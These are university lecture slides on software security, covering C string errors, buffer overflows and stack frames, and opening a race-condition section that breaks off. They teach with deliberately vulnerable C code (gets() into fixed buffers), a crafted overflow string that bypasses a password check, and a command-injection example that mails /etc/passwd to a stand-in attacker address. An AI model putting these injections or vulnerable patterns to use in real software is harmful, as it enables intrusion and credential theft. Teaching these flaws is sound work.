

IS 2150 / TEL 2810

Information Security & Privacy

James Joshi
Professor, SIS

Lecture 11
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Software Security
String, Race Conditions,
SQL Injection, Cross-site Scripting



Objectives


- Understand/explain issues related to
 - programming related vulnerabilities and buffer overflow
 - String related
 - Race Conditions
 - SQL Injection Attacks
 - Cross-Site Scripting Attacks
 - Some defenses



String Vulnerabilities

C-Style Strings

- Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



- C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.
 - A pointer to a string points to its initial character.
 - String **length** is the number of bytes preceding the null character
 - The string **value** is the sequence of the values of the contained characters, in order.
 - The **number of bytes required** to store a string is the number of characters plus one (x the size of each character)



Common String Manipulation Errors

- Common errors include
 - Unbounded string copies
 - Null-termination errors
 - Truncation
 - Write outside array bounds
 - Off-by-one errors
 - Improper data sanitization



Unbounded String Copies

Occur when data is copied from an unbounded source to a fixed length character array

```
1. int main(void) {
2.     char Password[80];
3.     puts("Enter 8 character password:");
4.     gets(Password);
5. }
...
1. #include <iostream.h>
2. int main(void) {
3.     char buf[12];
4.     cin >> buf;
5.     cout<<"echo: "<<buf<<endl;
6. }
```



Simple Solution

- Test the length of the input using **strlen()** and dynamically allocate the memory

```
1. int main(int argc, char *argv[]) {
2.     char *buff = (char *)malloc(strlen(argv[1])+1);
3.     if (buff != NULL) {
4.         strcpy(buff, argv[1]);
5.         printf("argv[1] = %s.\n", buff);
6.     }
7.     else {
8.         /* Couldn't get the memory - recover */
9.     }
10. return 0;
10. }
```



Null-Termination Errors

- Another common problem with C-style strings is a failure to properly null terminate

```
int main(int argc, char  
    char a[16];  
    char b[16];  
    char c[32];  
  
    strcpy(a, "0123456789abcdef");  
    strcpy(b, "0123456789abcdef");  
    strcpy(c, a);  
}
```

Neither a[] nor b[] are properly terminated



String Truncation

- Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities
 - Example: `strncpy()` instead of `strcpy()`
 - Strings that exceed the specified limits are truncated
 - Truncation results in a loss of data, and in some cases, to software vulnerabilities



Improper Data Sanitization


- An application inputs an email address from a user and writes the address to a buffer [Viega 03]

```
    sprintf(buffer,  
            "/bin/mail %s < /tmp/email",  
            addr  
            );
```

- The buffer is then executed using the **system()** call.
- The risk is, of course, that the user enters the following string as an email address:
 - `bogus@addr.com; cat /etc/passwd | mail some@badguy.net`
- [Viega 03] Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

What is a Buffer Overflow?

- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure





Buffer Overflows

- Caused when buffer boundaries are **neglected** and **unchecked**
- Buffer overflows can be exploited to modify a
 - variable
 - data pointer
 - function pointer
 - return address on the stack




Smashing the Stack

- This is an important class of vulnerability because of their **frequency** and potential **consequences**.
 - Occurs when a **buffer overflow** overwrites data in the memory allocated to the execution stack.
 - Successful exploits can overwrite the **return address** on the stack allowing execution of **arbitrary code** on the targeted machine.

Program Stacks


- A program stack is used to keep track of program execution and state by storing
 - return address in the calling function
 - arguments to the functions
 - local variables (temporary)
- The stack is modified
 - during function calls
 - function initialization
 - when returning from a subroutine



Stack Segment

- The stack supports nested invocation calls
- Information pushed on the stack as a result of a function call is called a frame

```
    b() {...}
    a() {
        b();
    }
    main() {
        a();
    }
```





Stack Frames

- The stack is used to store
 - return address in the calling function
 - actual arguments to the subroutine
 - local (automatic) variables
- The address of the current frame is stored in a register (EBP on Intel architectures)
- The frame pointer is used as a fixed point of reference within the stack

Subroutine Calls

■ `function(4, 2);`

`push 2`

`push 4`

`call function (411A29h)`

Push 2nd arg on stack

Push 1st arg on stack

Push the return address on stack and jump to address

Slide 17

rCs1 draw picture of stack on right and put text in action area above registers

also, should create gdb version of this

Robert C. Seacord, 7/6/2004



Subroutine Initialization

```
void function(int arg1, int arg2) {
```

```
push ebp
```

Save the frame pointer

```
mov ebp, esp
```

Frame pointer for subroutine is set to current stack pointer

```
sub esp, 44h
```

Allocates space for local variables

Subroutine Return

■ `return() ;`

`mov esp, ebp`

Restore the stack pointer

`pop ebp`

Restore the frame pointer

`ret`

Pops return address off the stack and transfers control to that location



Return to Calling Function

■ `function(4, 2);`

`push 2`

`push 4`

`call function (411230h)`

`add esp, 8`

Restore stack
pointer



Example Program

```
bool IsPasswordOK(void) {
    char Password[12]; // Memory storage for pwd
    gets(Password);    // Get input from keyboard
    if (!strcmp(Password, "goodpass")) return(true); //
    Password Good
    else return(false); // Password Invalid
}

void main(void) {
    bool PwStatus;           // Password Status
    puts("Enter Password:"); // Print
    PwStatus=IsPasswordOK(); // Get & Check Password
    if (PwStatus == false) {
        puts("Access denied"); // Print
        exit(-1);             // Terminate Program
    }
    else puts("Access granted");// Print
}
```

Stack Before Call to IsPasswordOK ()

Code

EIP



```
puts("Enter Password:");  
PwStatus=IsPasswordOK();  
if (PwStatus==false) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access  
granted");
```

Stack

ESP




Storage for **PwStatus** (4 bytes)

Caller EBP – Frame Ptr OS (4 bytes)


Return Addr of main – OS (4 Bytes)

...

Stack During IsPasswordOK () Call




Stack After IsPasswordOK () Call



The Buffer Overflow 1

- What happens if we input a password with more than 11 characters ?




```
C:\WINDOWS\System32\cmd.exe - BufferOverflow.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
12345678901234567890
```




* CRASH *

The Buffer Overflow 2 Stack



The Vulnerability

- A specially crafted string "1234567890123456j▶*!" produced the following result.



```
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
1234567890123456j▶*!
Access granted
C:\BufferOverflow\Release>
```

What happened ?

What Happened ?


- "1234567890123456j▶*!"
 overwrites 9 bytes of memory
 on the stack changing the
 callers return address skipping
 lines 3-5 and starting
 execution at line 6

	Statement
1	<code>puts("Enter Password:");</code>
2	<code>PwStatus=ISPasswordOK();</code>
3	<code>if (PwStatus == true)</code>
4	<code>puts("Access denied");</code>
5	<code>exit(-1);</code>
6	<code>}</code>
7	<code>else puts("Access granted");</code>

Stack

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "j▶*!" (return to line 7 was line 3)
Storage for PwStatus (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.



Race conditions



Concurrency and Race condition

- Concurrency
 - Execution of Multiple flows (threads, processes, tasks, etc)
 - If not controlled can lead to nondeterministic behavior
- Race conditions
 - Software defect/vulnerability resulting from unanticipated execution ordering of concurrent flows
 - E.g., two people simultaneously try to modify the same account (withdrawing money)



Race condition

- Necessary properties for a race condition
 - Concurrency property
 - At least two control flows executing concurrently
 - Shared object property
